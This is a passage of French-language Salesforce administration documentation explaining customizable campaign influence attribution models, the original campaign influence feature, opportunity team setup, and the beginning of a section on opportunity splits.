Alternativement, vous ou vos partenaires pouvez créer des déclencheurs et des processus afin d'ajouter automatiquement des enregistrements. Dans les pages de détail des campagnes, les utilisateurs peuvent observer les opportunités générées par une campagne ainsi que le chiffre d'affaires total généré.

## Modèles d'attribution de campagne


L'influence de campagne personnalisable comprend un modèle d'attribution de chiffre d'affaires Salesforce par défaut. Le modèle Salesforce attribue 100 % du crédit du chiffre d'affaires à la campagne principale d'une opportunité et 0 % aux autres campagnes que les utilisateurs attribuent à l'opportunité. Si vous souhaitez une flexibilité accrue dans l'attribution de chiffre d'affaires aux campagnes, vous ou vos partenaires pouvez créer des modèles d'attribution personnalisés.

Vous pouvez par exemple créer un modèle qui distribue à parts égales le crédit d'une opportunité à toutes les campagnes impliquées. Vous pouvez également créer un modèle qui accorde 100 % de crédit à la première ou à la dernière campagne lancée pour une opportunité. L'influence de la campagne personnalisable permet de créer un modèle pour n'importe quel scénario adapté à votre activité.

Si vous souhaitez empêcher vos utilisateurs commerciaux et marketing d'ajouter ou de modifier des enregistrements d'influence de campagne, vous pouvez verrouiller n'importe quel modèle d'attribution. Les enregistrements des modèles verrouillés peuvent être mis à jour uniquement via l'API. Le modèle Salesforce par défaut est toujours verrouillé.

## Enregistrements d'influence de campagne


Les enregistrements d'influence de campagne indiquent quelles campagnes ont davantage influencé une opportunité spécifique. Pour permettre aux utilisateurs de déterminer quelle campagne a contribué à leurs opportunités, ajoutez la liste associée Influence de la campagne (1) à vos présentations de page d'opportunité. La liste associée Influence de la campagne affiche uniquement les enregistrements du modèle d'attribution que vous désignez comme modèle principal dans la Configuration. Pour permettre aux utilisateurs d'ajouter et de modifier des enregistrements d'influence de campagne depuis leurs pages de détail d'opportunité, laissez le modèle principal déverrouillé. Vos autres modèles d'attribution peuvent augmenter les enregistrements d'influence de la campagne, mais uniquement via des déclencheurs, des processus et l'API.





Selon vos besoins métiers, vous pouvez ajouter des champs personnalisés à vos enregistrements d'influence de campagne. Par exemple, si vous souhaitez suivre l'ordre dans lequel les campagnes contribuent à une opportunité, vous pouvez ajouter un champ numérique à cet effet.

## Résultats de campagne

Les utilisateurs peuvent suivre le nombre d'opportunités générées par une campagne lorsque vous ajoutez la liste associée Opportunités influencées (1) à vos présentations de page de campagne. Les enregistrements de la liste associée sont basés sur le modèle d'influence de campagne que l'administrateur a attribué en tant que modèle principal.




La section Statistiques sur la campagne (1) des pages de détail de campagne indique le chiffre d'affaires généré par la campagne, basé sur le pourcentage d'attribution dans les enregistrements d'influence de la campagne. La section Statistiques sur la campagne indique également le nombre d'opportunités actuellement générées par la campagne et le nombre total d'opportunités gagnées.




## Quelle est la différence entre l'influence de la campagne et l'influence de campagne personnalisable ?

L'influence de campagne personnalisable comprend plusieurs capacités que la version d'origine de l'influence de la campagne n'offre pas.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Fonctionnalité | Influence de campagne | Influence de campagne personnalisable |
|---|---|---|
| Modèle par défaut Salesforce (attribue 100 % du chiffre d'affaires à la campagne principale d'une opportunité) | ✔ | ✔ |
| Association automatique à des opportunités | ✔ | ✔ |
| Modèles d'attribution multiples | | ✔ |
| Attribution d'influence flexible | | ✔ |
| Modèles verrouillés | | ✔ |
| Influence de la campagne dans les opportunités par modèle | ✔ | ✔ |
| Opportunités influencées dans les campagnes par modèle | | ✔ |
| Résultats de campagne dans les campagnes par modèle | | ✔ |
| Accès API | | ✔ |

## Configuration de l'influence de campagne personnalisable

Pour configurer et déployer l'influence de campagne personnalisable, suivez les étapes ci-dessous.

**Remarque:** Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Configuration de l'influence de campagne personnalisable

Permettez à votre service marketing d'attribuer un chiffre d'affaires à plusieurs campagnes lorsque vous activez l'influence de campagne personnalisée.

### Activation des utilisateurs pour l'influence de campagne personnalisable

Assurez-vous que les utilisateurs de vente et de marketing qui envisagent d'utiliser l'Influence de campagne personnalisable ont l'ensemble d'autorisations Sales User activé avec l'autorisation Influence de la campagne.

### Ajout de l'influence de campagne personnalisable à des présentations de page

Permettez aux utilisateurs marketing d'examiner les campagnes qui influencent chaque opportunité et les résultats de chaque campagne.

### Création d'un modèle d'influence de campagne personnalisé

Pour mettre en œuvre un modèle d'attribution d'influence personnalisé, commencez par ajouter un modèle dans la Configuration en quelques clics. Créez ensuite un ensemble de déclencheurs et de processus qui ajoutent des enregistrements d'influence de campagne et les attribuent au modèle. Si nécessaire, travaillez avec des partenaires pour implémenter votre modèle.

### Définition d'un modèle d'influence de campagne principal

Changez les modèles d'influence de campagne qui affichent des données dans les pages de détail d'opportunité et de campagne.

### Verrouillage d'un modèle d'influence de campagne

Empêchez les utilisateurs d'ajouter ou de modifier des enregistrements d'influence de campagne à un modèle d'influence de campagne en le verrouillant. Les modèles verrouillés sont accessibles uniquement via l'API.

## Configuration de l'influence de campagne personnalisable

Permettez à votre service marketing d'attribuer un chiffre d'affaires à plusieurs campagnes lorsque vous activez l'influence de campagne personnalisée.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

1. Dans Configuration, saisissez *Influence de la campagne* dans la case **Recherche rapide**, puis sélectionnez **Paramètres de l'influence de la campagne**.
2. Sélectionnez **Activé**.
3. Si vous utilisez actuellement la version d'origine de l'influence de la campagne, spécifiez si vous souhaitez migrer les enregistrements d'influence de la campagne existants avec une attribution d'influence de 0 % vers le nouveau modèle Salesforce dans l'influence de campagne personnalisable.

   Pour éviter la migration de ces enregistrements, cliquez sur **Migrer uniquement les enregistrements d'influence de la campagne principale dans les opportunités**.
4. Sous Paramètres du modèle Salesforce, sélectionnez l'activation ou la désactivation de l'association automatique de la campagne. L'association automatique est activée par défaut pour le modèle d'attribution Salesforce.

   L'association automatique ajoute automatiquement les campagnes à des opportunités lorsque le contact d'une opportunité est également membre d'une campagne. Le contact répertorié dans l'opportunité doit également être attribué à un rôle de contact dans l'opportunité avant sa date de fermeture.
5. Vous pouvez également restreindre l'association automatique de la campagne en limitant le nombre de jours entre l'ajout d'un contact à une campagne et la date de création d'une opportunité.

   Par exemple, pour empêcher l'association automatique d'une campagne à une opportunité créée plus de 90 jours après l'ajout du contact à la campagne, saisissez *90*.
6. Vous pouvez éventuellement définir des critères de filtrage supplémentaires qui doivent être remplis pour qu'une campagne soit automatiquement associée à une opportunité.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer l'influence de campagne personnalisable :

- Personnaliser l'application et la licence d'ensemble d'autorisations Sales Cloud ou CRM

## Activation des utilisateurs pour l'influence de campagne personnalisable

Assurez-vous que les utilisateurs de vente et de marketing qui envisagent d'utiliser l'Influence de campagne personnalisable ont l'ensemble d'autorisations Sales User activé avec l'autorisation Influence de la campagne.

**Remarque:** Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

1. Ajoutez l'ensemble d'autorisations Sales User aux profils attribués aux utilisateurs envisageant de suivre les campagnes qui influencent les opportunités.
2. Dans l'ensemble d'autorisations Sales User, activez l'autorisation Influence de la campagne.

CONSULTER ÉGALEMENT :

Gestion des attributions d'ensembles d'autorisations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des ensembles d'autorisations :

- Personnaliser l'application

## Ajout de l'influence de campagne personnalisable à des présentations de page

Permettez aux utilisateurs marketing d'examiner les campagnes qui influencent chaque opportunité et les résultats de chaque campagne.

**Remarque:** Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

- Ajoutez la liste associée Influence de la campagne aux présentations de page d'opportunités.

  Cette liste associée indique les campagnes qui ont été impliquées dans l'opportunité. Seuls les enregistrements d'influence de campagne de votre modèle principal sont affichés dans la liste.
- Ajoutez la liste associée Opportunités influencées aux présentations de page de campagnes.

  Cette liste associée affiche les opportunités influencées par la campagne. Seuls les enregistrements d'influence de campagne de votre modèle principal sont affichés dans la liste.
- Ajoutez la section Résultats de la campagne aux présentations de page de campagnes.

  La section Résultats de la campagne indique le montant total généré par la campagne, basé sur le modèle d'influence de campagne principal.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les présentations de page :

- Personnaliser l'application

## Création d'un modèle d'influence de campagne personnalisé

Pour mettre en œuvre un modèle d'attribution d'influence personnalisé, commencez par ajouter un modèle dans la Configuration en quelques clics. Créez ensuite un ensemble de déclencheurs et de processus qui ajoutent des enregistrements d'influence de campagne et les attribuent au modèle. Si nécessaire, travaillez avec des partenaires pour implémenter votre modèle.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

1. Dans Configuration, saisissez *Paramètres du modèle* dans la case **Recherche rapide**, puis cliquez sur **Paramètres du modèle**.
2. Cliquez sur **Nouveau modèle d'attribution**.
3. Saisissez le nom du modèle.
4. Pour définir ce modèle comme principal, sélectionnez **Modèle principal**.

   Seuls les enregistrements d'influence de campagne du modèle principal sont affichés dans la liste associée Influence de la campagne dans les opportunités. Les enregistrements du modèle principal sont également affichés dans la liste associée Opportunités influencées et dans la section Statistiques sur la campagne, dans les campagnes.
5. Pour empêcher les utilisateurs d'ajouter, de modifier ou de supprimer des enregistrements d'influence de la campagne pour ce modèle, dans les pages de détail de campagne, sélectionnez **Modèle verrouillé**.

   Les enregistrements des modèles verrouillés peuvent être créés et mis à jour uniquement via l'API.
6. Vous pouvez également saisir une description du modèle.
7. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer l'influence de campagne personnalisable :

- Personnaliser l'application

  ET

  une licence d'ensemble d'autorisations Sales Cloud ou CRM

## Définition d'un modèle d'influence de campagne principal

Changez les modèles d'influence de campagne qui affichent des données dans les pages de détail d'opportunité et de campagne.

Remarque: Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

1. Dans Configuration, saisissez *Paramètres du modèle* dans la case **Recherche rapide**, puis cliquez sur **Paramètres du modèle**.
2. Cliquez sur **Modifier** en regard du modèle que vous souhaitez définir en tant que modèle principal.
3. Cliquez sur **Modèle principal**.
4. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer l'influence de la campagne personnalisable :

- Personnaliser l'application

  ET

  Licence d'ensemble d'autorisations Sales Cloud ou CRM

### Verrouillage d'un modèle d'influence de campagne

Empêchez les utilisateurs d'ajouter ou de modifier des enregistrements d'influence de campagne à un modèle d'influence de campagne en le verrouillant. Les modèles verrouillés sont accessibles uniquement via l'API.

**Remarque:** Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

1. Dans Configuration, saisissez *Paramètres du modèle* dans la case **Recherche rapide**, puis cliquez sur **Paramètres du modèle**.
2. Cliquez sur **Modifier** en regard du modèle que vous souhaitez verrouiller.
3. Cliquez sur **Modèle verrouillé**.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour configurer l'influence de la campagne personnalisable :

- Personnaliser l'application

  ET

  Licence d'ensemble d'autorisations Sales Cloud ou CRM

## Influence de la campagne 1.0

Utilisez la version d'origine de l'influence de la campagne pour comprendre le retour sur investissement de votre campagne.

**Remarque:** Ces informations s'appliquent uniquement à la version d'origine de l'influence de la campagne, pas à l'influence de campagne personnalisable.

Configuration de l'influence de campagne

Visualisation par les utilisateurs des campagnes influentes dans les opportunités

Associez plusieurs campagnes influentes à une seule opportunité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Configuration de l'influence de campagne

Remarque: Ces informations s'appliquent uniquement à la version d'origine de l'influence de la campagne, pas à l'influence de campagne personnalisable.

## Configuration de l'influence de campagne

Vous pouvez configurer des campagnes influentes pour les ajouter automatiquement aux opportunités. Si vous avez activé l'association automatique, les campagnes influentes seront ajoutées aux opportunités lorsque la campagne sera associée à un contact lui-même affecté d'un rôle dans une opportunité avant la date de clôture de l'opportunité. Par exemple, si vous utilisez une campagne par e-mail avec un membre qui a un rôle de contact dans une opportunité, la campagne par e-mail sera ajoutée à la liste associée Influence de campagne de l'opportunité.

Vous pouvez définir une période d'influence de campagne qui spécifie le nombre maximum de jours entre la première date d'association de campagne et la date de création de l'opportunité, au cours de laquelle une campagne est considérée influente. Par exemple, si vous spécifiez une période d'influence de campagne de 15 jours et que l'un de vos contacts devient membre d'une campagne le 1er juin, la campagne est considérée influencer une opportunité créée et associée au contact jusqu'au 15 juin. Utilisez les règles d'association pour définir des critères supplémentaires que doivent satisfaire ces campagnes pour être associées automatiquement à une opportunité.

Lorsque l'association automatique est désactivée, les utilisateurs doivent ajouter manuellement des campagnes influentes aux opportunités en utilisant la liste associée Influence de campagne.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer l'influence de campagne :

- Personnaliser l'application

Pour définir une association automatique d'influence de campagne :

1. Dans Configuration, saisissez *Influence de la campagne* dans la case Recherche rapide, puis sélectionnez **Influence de la campagne**.
2. Sélectionnez Activé.
3. Dans le champ Période de l'influence de campagne, définissez éventuellement le nombre maximum de jours entre la première date d'association de campagne et la date de création de l'opportunité.

   Remarque: Les campagnes associées à un contact avant cette période ne seront pas considérées influentes. La période maximale d'influence de campagne est 9 999 jours. Si vous ne voulez pas définir une période d'influence de campagne, laissez vide le champ Période de l'influence de campagne.

4. Vous pouvez éventuellement définir des critères de filtrage supplémentaires qui doivent être satisfaits pour qu'une campagne soit automatiquement associée.
5. Cliquez sur **Enregistrer**.

Les campagnes seront ajoutées automatiquement à la liste associée Influence de campagne des opportunités lorsqu'elles satisfont les critères que vous avez définis.

Pour désactiver l'association automatique d'influence de campagne :

1. Dans Configuration, saisissez *Influence de la campagne* dans la case Recherche rapide, puis sélectionnez **Influence de la campagne**.
2. Sélectionnez Désactivé.

3. Cliquez sur `Enregistrer`.

CONSULTER ÉGALEMENT :

Visualisation par les utilisateurs des campagnes influentes dans les opportunités

Champs de campagne

## Visualisation par les utilisateurs des campagnes influentes dans les opportunités

Associez plusieurs campagnes influentes à une seule opportunité.

**Remarque:** Ces informations s'appliquent uniquement à la version d'origine de l'influence de la campagne, pas à l'influence de campagne personnalisable.

Si vous avez activé l'association automatique, elle ajoutera des campagnes influentes aux opportunités lorsque la campagne sera associée à un contact lui-même affecté d'un rôle dans l'opportunité avant la date de clôture de l'opportunité. Vous pouvez spécifier des critères d'association automatique supplémentaires, notamment une période de campagne qui limite dans le temps son impact sur une nouvelle opportunité après la première date d'association de la campagne et avant la date de création de l'opportunité. Vous pouvez également ajouter des campagnes influentes manuellement aux opportunités en cliquant sur le bouton **Ajouter une campagne** dans la liste associée Influence de campagne.

1. Depuis les paramètres de gestion de l'objet des opportunités, accédez à Présentations de page.
2. Ajoutez la liste associée Influence de la campagne à la présentation de page des opportunités.
3. Définir une influence de campagne.

CONSULTER ÉGALEMENT :

Champs de campagne

Recherche des paramètres de gestion d'objet

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir une influence de campagne :

- Personnaliser l'application

Pour afficher la liste associée Influence de campagne :

- Lire sur les campagnes

  ET

  Lire sur les opportunités

Pour ajouter manuellement des campagnes influentes :

- Lire sur les campagnes

  ET

  Modifier sur les opportunités

# Personnalisation d'équipes de vente

## Gestion des équipes d'opportunité

Aidez vos commerciaux à collaborer sur les opportunités.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Activation de la vente en équipe
   Pour faciliter la collaboration des commerciaux sur des opportunités de vente, activez les équipes d'opportunité dans Salesforce.
2. Considérations relatives à la personnalisation des équipes d'opportunité
   Augmentez l'efficacité des équipes d'opportunité pour votre entreprise en personnalisant les rôles de l'équipe, les présentation de pages et davantage. Avant de commencer, tenez compte des points ci-dessous.
3. Personnalisation des rôles d'équipe d'opportunité
   Chaque membre d'équipe d'opportunité a un rôle dans cette opportunité, par exemple responsable de compte ou représentant commercial. Pour suivre les rôles des membres d'équipe au sein de votre société, personnalisez vos rôles d'équipe d'opportunité dans Salesforce.
4. Considérations relatives à la mise à jour des membres d'équipe dans des enregistrements multiples
   Avant d'utiliser l'assistant de réattribution d'équipe en masse, prenez connaissance des points ci-dessous.
5. Mise à jour des membres d'équipe dans des enregistrements multiples
   Si votre organisation Salesforce utilise des équipes de compte ou des équipes d'opportunité, gardez aisément vos enregistrements à jour. Utilisez les assistants de réattribution d'équipe en masse afin d'ajouter, de retirer et de remplacer des membres dans plusieurs enregistrements à la fois.
6. Considérations relatives à la désactivation d'équipes de vente
   Avant de désactiver la vente en équipe, tenez compte des points ci-dessous.

### Activation de la vente en équipe

Pour faciliter la collaboration des commerciaux sur des opportunités de vente, activez les équipes d'opportunité dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer la vente en équipe :
- Personnaliser l'application

1. Dans Configuration, saisissez *Paramètres de l'équipe d'opportunité* dans la case Recherche rapide, puis sélectionnez **Paramètres de l'équipe d'opportunité**.
2. Définissez les paramètres selon vos besoins.
3. Enregistrez vos modifications.

## Considérations relatives à la personnalisation des équipes d'opportunité

Augmentez l'efficacité des équipes d'opportunité pour votre entreprise en personnalisant les rôles de l'équipe, les présentation de pages et davantage. Avant de commencer, tenez compte des points ci-dessous.

- Les équipes d'opportunité sont disponibles dans Lightning Experience, mais vous devez basculer vers Salesforce Classic pour accéder à certaines fonctionnalités associées, notamment les Parts d'opportunité. Pour plus d'informations, reportez-vous aux limitations des fonctionnalités de vente dans Lightning Experience.
- Vous pouvez créer jusqu'à 50 champs personnalisés pour une équipe d'opportunité.
- Si vous supprimez un champ personnalisé, les filtres qui l'utilisent sont également supprimés, et les résultats des règles d'attribution ou de hiérarchisation dépendant des données du champ personnalisé peuvent changer.
- Pour afficher les informations d'un membre d'équipe d'opportunité dans une page parente, vous devez lier le membre de l'équipe et le parent. Par exemple, pour afficher des informations de membre d'équipe dans la page de détail du compte associé, ajoutez un champ de référence personnalisé appelé Compte à l'éditeur Équipe d'opportunité, puis définissez ce champ sur le compte parent pour chaque membre d'équipe d'opportunité.
- Vous ne pouvez pas créer une recherche pour un objet, tel qu'un compte, pour un membre de l'équipe d'opportunité.
- Les règles de validation et les déclencheurs Apex ne sont pas pris en charge lorsque l'utilisateur ajoute son équipe d'opportunité par défaut à une opportunité.

CONSULTER ÉGALEMENT :

Consignes d'utilisation d'équipes d'opportunité

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité et paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Personnalisation des rôles d'équipe d'opportunité

Chaque membre d'équipe d'opportunité a un rôle dans cette opportunité, par exemple responsable de compte ou représentant commercial. Pour suivre les rôles des membres d'équipe au sein de votre société, personnalisez vos rôles d'équipe d'opportunité dans Salesforce.

ATTENTION:

- Laissez le propriétaire de l'opportunité inchangé. Il est requis pour les parts d'opportunité.
- Les équipes d'opportunité partagent des rôles avec les équipes de compte. Si vous supprimez un rôle d'une équipe d'opportunité, il n'est plus répertorié en tant que rôle de l'équipe de compte.

1. Dans Configuration, saisissez *Rôles d'équipe* dans la case Recherche rapide, puis sélectionnez **Rôles d'équipe** sous Équipes d'opportunité.
2. Modifiez les valeurs de liste de sélection des rôles d'équipe, si nécessaire.
3. Enregistrez vos modifications.
4. Pour mettre à jour une valeur de liste de sélection modifiée dans tous vos fichiers, saisissez *Remplacer les rôles de l'équipe* dans la case Recherche rapide, puis sélectionnez **Remplacer les rôles de l'équipe**.

## Considérations relatives à la mise à jour des membres d'équipe dans des enregistrements multiples

Avant d'utiliser l'assistant de réattribution d'équipe en masse, prenez connaissance des points ci-dessous.

- Si l'option **Réattribuer en masse les équipes de compte** ou **Réattribuer en masse les équipes d'opportunité** n'est pas affichée dans la Configuration, accédez à la page Comptes ou Opportunités, puis cliquez sur l'option dans la section Outils.
- Si l'option Parts d'opportunité est activée et que vous retirez un membre d'équipe auquel est attribuée une part qui doit totaliser 100 %, le pourcentage du membre retiré est transféré au propriétaire de l'opportunité. Vous ne pouvez pas supprimer le propriétaire de l'opportunité.
- Lors de la sélection de membres d'équipe à modifier dans les enregistrements :
  - Pour les équipes de compte, sélectionnez le compte, le contact, la requête et l'accès à l'opportunité appropriés.
  - Pour les équipes d'opportunité, sélectionnez l'accès à l'opportunité appropriée. Renseignez ensuite les champs personnalisés qui ont été définis et ajoutés à la présentation de page de l'équipe d'opportunité.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité et paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour configurer des rôles d'équipe :

- Personnaliser l'application

## Mise à jour des membres d'équipe dans des enregistrements multiples

Si votre organisation Salesforce utilise des équipes de compte ou des équipes d'opportunité, gardez aisément vos enregistrements à jour. Utilisez les assistants de réattribution d'équipe en masse afin d'ajouter, de retirer et de remplacer des membres dans plusieurs enregistrements à la fois.

1. Dans Configuration, saisissez *Réattribution en masse* dans la case Recherche rapide, puis sélectionnez **Réattribution en masse d'équipes de compte** ou **Réattribution en masse d'équipes d'opportunité**.

   La page Étape 1 de l'assistant s'affiche.

2. Suivez les instructions de l'assistant.
3. Vérifiez le nombre d'enregistrements modifiés, puis cliquez sur **Terminé** pour quitter l'assistant.

CONSULTER ÉGALEMENT :

Considérations relatives à la personnalisation des équipes d'opportunité

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour mettre à jour en masse les membres d'une équipe :

- Utiliser les assistants de réattribution de l'équipe

## Considérations relatives à la désactivation d'équipes de vente

Avant de désactiver la vente en équipe, tenez compte des points ci-dessous.

- La désactivation de la vente en équipe retire définitivement toutes les équipes d'opportunité de l'ensemble des opportunités, et supprime les équipes d'opportunité par défaut.
- Si les parts d'opportunité sont activées, vous ne pouvez pas désactiver la vente en équipe.
- Si des membres sont référencés dans Apex, vous ne pouvez pas désactiver la vente en équipe.
- Avant de désactiver la vente en équipe, procédez comme suit :
  - Désactivez les parts d'opportunité. Cette action supprime définitivement toutes les données des parts de votre organisation Salesforce.
  - Supprimez tous les champs personnalisés, boutons et liens personnalisés, présentations de page, règles de validation, règles de workflow et déclencheurs Apex que vous avez ajoutés à des équipes d'opportunité.
  - Supprimez tous les rapports personnalisés qui contiennent des informations sur l'équipe d'opportunité.
  - Désinstallez tous les packages Apex qui utilisent des équipes d'opportunité.
- Pour désactiver la vente en équipe :
  - L'autorisation « Personnaliser l'application » est requise.
  - Accès aux paramètres de l'équipe d'opportunité. Dans Configuration, saisissez *Paramètres de l'équipe d'opportunité* dans la case Recherche rapide, puis sélectionnez **Paramètres de l'équipe d'opportunité**.

CONSULTER ÉGALEMENT :

Considérations relatives à la personnalisation des équipes d'opportunité

Considérations relatives à la désactivation des parts d'opportunité

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Parts d'opportunité et paramètres des équipes d'opportunité disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

# Gestion des parts d'opportunité

Aidez vos commerciaux à partager le revenu des opportunités.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

1. Considérations relatives à l'activation des parts d'opportunité
   Avant d'activer des parts d'opportunité, tenez compte des points ci-dessous.
2. Activation des parts d'opportunité
   Aidez les commerciaux à collaborer sur les opportunités et à partager le revenu des opportunités avec les membres de votre équipe.
3. Création de types de part d'opportunité personnalisés
   Pour mieux refléter les opérations de votre entreprise, créez des types de part d'opportunité personnalisés dans les champs de devise des opportunités. Créez jusqu'à trois types à utiliser en plus des parts de revenu et de plan. Spécifiez ensuite si chaque type totalise toujours 100 %.
4. Considérations relatives au retrait de types de part d'opportunité
